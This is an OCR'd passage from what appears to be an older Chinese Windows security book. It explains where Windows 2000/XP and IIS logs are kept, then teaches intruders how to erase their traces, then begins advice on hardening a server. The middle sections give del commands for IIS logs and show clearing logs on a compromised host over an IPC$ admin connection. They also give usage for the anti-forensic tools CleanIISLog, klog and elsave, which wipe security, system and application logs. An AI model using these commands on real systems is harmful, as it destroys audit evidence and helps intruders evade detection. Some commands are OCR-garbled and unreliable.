


图1

在右边详细信息窗格中单击要审核的事件，选择审核内容“成功”和“失败”，安全日志开始记录这些要审核的内容了。比如我们打开了帐户登录事件审核，那当有人用流光探测对其进行IPC弱口令用户探测，就会在安全日志里迅速地记下流光探测时所用的用户名、时间等。要注意的是：必须作为管理员或管理组的成员登录才能打开安全日志记录。FTP和WWW日志属于IIS日志，它们只有当在Internet服务管理器里分别在WWW服务和FTP服务属性里打上“启用日志记录”FTP和WWW日志才会启动。

Windows 2000中可以使用“事件查看器”来查看和管理日志系统，但也同样需要用系统管理员身份进入系统后方可进行操作，如图2，可以在右边的记录栏中查看系统日志、应用程序日志，安全日志、DNS服务器日志。而至于WWW服务和FTP服务日志是.log普通日志文件形式保存的，默认每天一份，文件名通常为ex（年份）（月份）（日期）。




图2

例如ex001023，就是表示2000年10月23的日志，你可以进入所在文件夹直接读取这些日志，FTP日志记录对方IP、登录帐号，时间、文件等信息，如图3。




图3




图4

这是一份FTP日志，从中我们可以看到IP为192.168.0.1主机在一分钟对administrator帐号进行几十的尝试登录，明显是一次FTP弱口令探测。而WWW日志记录的是访问时间、对方IP、本地端口、提交请求等内容。如图4，这份WWW日志记录的是一次典型的CGI漏洞探测，在2003年8月9日5点5分IP为218.0.189.221主机对本地主机在短短几秒时间里提交了十几条典型的二次解码漏洞的扫描请求。

Windows XP/2003的日志文件基本和win2000差不多，打开事件查看器，可以看到同样也有着系统日志、安全日志和应用日志三种常见的日志文件。只不过从windowsXP开始出现了一个新的日志：Internet连接防火墙(ICF)的日志，ICF的日志可以分为两类：一类是ICF审核通过的IP数据包，而一类是ICF抛弃的IP数据包。日志一般存于Windows目录之下，文件名是pfirewall.log。文件主体部分记录有每一个成功通过ICF审核或者被ICF所抛弃的IP数据包的信息，包括源地址、目的地址、端口、时间、协议以及其他一些信息。

当然如果在大量纷繁复杂的日志中这样一条条查看日志是很麻烦的，必要的时候可以借助一些安全日志分析器比如CLA（CyberSafe Log Analyst）等，它们有很强的日志管理功能。它可以使用户不必在让人眼花缭乱的日志中慢慢寻找某条记录，而是通过分类的方式将各种事件整理好，让用户能迅速找到所需要的条目。由于我们这里重在日志清除而不是分析就不具体讲了，下面我们开始讲如何清除日志。

二、手工清除Windows日志

通过上面的介绍，相信大家对windows系统特别是windows2000的日志已经有了较为明确的了解，下面我们开始介绍黑客如何清除这些日志以保护自己！

最简单的办法当然是删除这些日志文件了，虽然可能容易引起管理员的警觉但毕竟还是隐藏了自己的痕迹。删除这些文件不是太复杂，但还是有几点有注意的，因操作系统的不同，日志的删除方法也略有变化，

Windows 98下的日志删除只要在纯DOS下启动计算机，用一些常用的修改或删除命令就可以消除Windows 98日志记录。当重新启动Windows98后，系统会检查日志文件的存在，如果发现日志文件不存在，系统将自动重建一个，但原有的日志文件将全部被消除。

Windows 2000的日志删除可就比Windows 98复杂得多了，在删日志前首先必须要取得系统管理员权限，因为安全日志和系统日志必须由系统管理员方可查看，然后才可以删除它们。其次，要弄清日志存放位置，虽然上面我们介绍了这些日志的默认存放位置，但是管理员可以修改注册表改变这些日志默认存放的位置，应用程序日志，安全日志，系统日志，DNS服务器日志。它们这些LOG文件在注册表中的：

HKEY_LOCAL_MACHINE\system\CurrentControlSet\Services\Eventlog

有的管理员很可能将这些日志重定位。其中EVENTLOG下面有很多的子表，里面可查到以上日志的定位目录。

日志文件通常有某项服务在后台保护，除了系统日志、安全日志、应用程序日志等等，它们的服务是Windos2000的关键进程，而且与注册表文件在一块，当Windows2000启动后，启动服务来保护这些文件，所以很难删除。不过FTP日志和WWW日志等日志还是可以轻易地删除的。

```
cd i:\winnt\system32\logfiles
\msftpsvc1\
del i:\winnt\system32\logfiles
\msftpsvc1\*
```

续此操作？（Y/N）[N]：y，按Y确认后所有的log文件全部被删除，如图5。WWW日志也一样，只要进入\system32\logfiles\w3svc1\文件夹下，del *就行。




图 5

在命令行下我们很容易地把FTP日志、WWW日志解决了，但真正困难的是安全日志和系统日志，守护这些日志的服务是Event Log，它们的日志文件是不能直接删除的，我们试着能不能停掉它！

net stop eventlog

系统提示："这项服务无法接受请求的"暂停"或"停止"操作。




图 6

这样说明如果不用第三方工具，在命令行上是不能删除安全日志和系统日志的。所以还是得用别的办法：先与远程主机以管理员帐号建立IPC连接，然后打开本地的"控制面板"的"管理工具"中的"事件查看器"，在菜单的"操作"项有一个名为"连接到另一台计算机"的菜单，点击它，如图6，输入远程计算机的IP，需要等上几分到十几分钟，然后才能打开对方日志，如图7。然后选择远程计算机的系统日志，右键选择它的属性，在属性里的"清除所有事件日"按钮，日志清除很快清除完毕，再用同样的方法清除掉安全日志！

这样在IPC连接和事件查看器的"帮助"下我们终于把系统日志和安全日志也清除掉了，不过再次提醒大家的是在删除日志过程中你必须是Administrator才行。




图 7

三、常用日志清除工具

刚才我们介绍了手工清除windows日志的方法，大家可能觉得有点麻烦。如果有了第三访的日志清除工具的帮忙，那清除日志的工作就会轻松的多。下面我们来看几个黑客常用的日志清除工具。

第一个日志清除工具：CleanIISLog。CleanIISLog是一个专门清除IIS的www和FTP日志记录的工具，与手工删除所有日志文件相比，此工具许多优点：一、它可以清除指定的IP连接记录而保留其他IP记录，这样既可以清除痕迹又不会被管理员发现，二、当清除成功后，CleanIISLog会在系统日志中将本身的运行记录清除。它的用法是：

CleanIISLog <LogFile>|<.> <CleanIP>|<.>

<LogFile>：指定要处理的日志文件，如果指定为"."，则处理所有的日志文件（注意：处理所有日志文件需要很长的时间）。

<CleanIP>：指定要清除的IP记录，如果指定为"."，则清除所有的IP记录（不推荐这样做）。

比如我们要清除所有的IISlogCleanIISLog只能在本地运行，而且必须具有Administrators权限。

如果想要清除192.168.0.1的所有IIS日志，

那只要输入：cleaniislog . 192.168.0.1，如图8，它会自动停止服务，然后在一个个的www和FTP日志中寻找有192.1688.0.1的记录进行删除。

第二个日志清除工具：klog.exe。这是一个清除安全日志的程序，它有一个特点就是使用简单，怎样个简单法呢？你只要运行一下这个程序，命令也不用输入，程序就会自动把停止服务－删除日志－再启动服务的过程全部自动完成，清除所有安全日志，起到彻底清除入侵痕迹。




图8

第三个日志清除工具：elsave.exe，这个国产的经典的日志清除工具，它不光能清除应用程序日志，系统日志，安全日志三种日志，而且它还可以远程连接后删除日志，不用上传到肉鸡上就能执行。用法：

usage：elsave [-s \\server] [-l log] [-F file] [-C]

-s \\server　Server for which you want to save or clear the log.

-l log　Name of log to save or clear.

-F file　Save the log to a file with this name. Must be absolute path to

local file on the server for which you want to save the log.

-C　Clear the log.

-q　Write errors to the event log

如图9，如果远程使用时，先必须与肉鸡以administrator权限帐号建立IPC连接：

c:\>net use \\192.168.0.1\ipc$ /user:administrator

The command completed successfully.

然后输入以下命令就行。

c:\>elsave -s \\192.168.0.1 -l "application" -C　（清除应用程序日志）

c:\>elsave -s \\192.168.0.1 -l "system" C　（清除系统日志）

c:\>>elsave -s \\192.168.0.1 -l "security" C　（清除安全日志）




图9

至此，Windows的日志清除介绍完毕了，从漏洞攻防到权限提升，制作后门，安装工具，最后日志清除，Windows系统的入侵基本过程就是这样，大家看了后就应该有个基本的了解了，下面我们还要讲的是关于如何加固你的windows服务器的安全。

第六节 安全配置 Win2000 服务器

虽然Windows 2000从问世以来出现了不少漏洞，但其实Windows2000 整体安全性还是比较好的，它含有许多的安全功能和选项，如果你能充分合理地配置它们，并及时打上各种漏洞的补丁，那么Windows 2000将会是一个很安全的操作系统。下面我们来看看应该怎样来安全配置一台Windows 2000服务器。

一、物理安全

服务器最好能安放在专门的隔离机房内，做好机房的防尘、防雷、防磁工作；建立健全的人员管理制度，确保非管理人员不能随便进入房间接触服务器，键盘和机箱也最好能上锁。

在CMOS中禁止从软盘和CD Rom启动系统，设置CMOS密码，防止有人利用第三方的工具能通过引导系统来绕过原有的安全机制。如果你的服务器对安全要求非常高，可以考虑使用可移动软盘和光驱。

二、安装注意

安装时尽量使用NTFS格式分区、把服务器的所有分区都改成NTFS格式，因为NTFS文件系统要比FAT、FAT32的文件系统安全得多。另外，不要只图方便，将硬盘仅仅分为一个逻辑盘，然后所有的软件都装在C驱上，这是很不好的，建议最少建立两个分区，一个系统分区，一个应用程序分区。因为像IIS经常有泄漏源码或溢出的漏洞，如果把系统和IIS放在同一个驱动器会导致系统文件的泄漏甚至入侵者远程获取管理员权限。

Win2000在默认安装情况下会安装一些常用的组件，但是如果你的系统真的默认安装是比较危险的，因为多一个服务就意味着多一份风险，你应该确切的知道你需要哪些服务，而且仅仅安装你确实需要的服务，像一般的WEB服务器需要的最小组件选择是：IIS的Com Files，IIS Snap-In，WWW Server组件，如图1，而像“FrontPage 2000服务扩展”，“Internet服务管理器”存在许多安全问题，如果没有特殊需要就不要选。




图1

系统安装完成后要别忘了最重要的一点：安装补丁。补丁的安装应该在所有应用程序安装完之后，因为补丁程序往往要替换/修改某些系统文件，如果先安装补丁再安装应用程序有可能导致补丁不能起到应有的效果。而且要注意的补丁安装后并不是一劳永逸了，漏洞天天被发现，补丁天天在更新，你应该时常注意补丁信息，及时打好新漏洞的补丁。目前Windows2000最新的补丁是Windows 2000 Service Pack 4，微软网站上安全补丁下载地址：

http://www.microsoft.com/downloads/search.aspx?displaylang=zh-cn&categoryid=7

三、帐号安全

首先在“计算机管理”的“用户管理”里把guest帐号停用掉，如图2，任何时候都不允许guest帐号登陆系统，为了保险起见，最好给guest加一个复杂的密码。还应该把系统administrator帐号改名，大家都知道，windows 2000 的administrator帐号是不能被停用的，这意味着别人可以一遍又一遍的猜解这个帐户的密码。把Administrator帐户改名可以有效的防止这一点。尽量把它伪装成普通用户，比如改成：guestone。

